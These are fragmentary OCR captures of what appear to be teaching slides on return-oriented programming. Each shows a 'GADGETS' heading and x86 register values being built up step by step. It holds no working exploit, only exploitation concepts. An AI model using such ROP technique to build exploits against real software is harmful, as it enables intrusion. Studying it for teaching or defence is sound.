
GADGETS

%eax 0

%ebx

%ecx

%edx




GADGETS

%eax 0

%ebx

%ecx

%edx




GADGETS

%eax 0

%ebx


%ecx 0x0b0b0b0b

%edx



GADGETS

%eax 0
%ebx
%ecx 0x0b0b0b0b
%edx



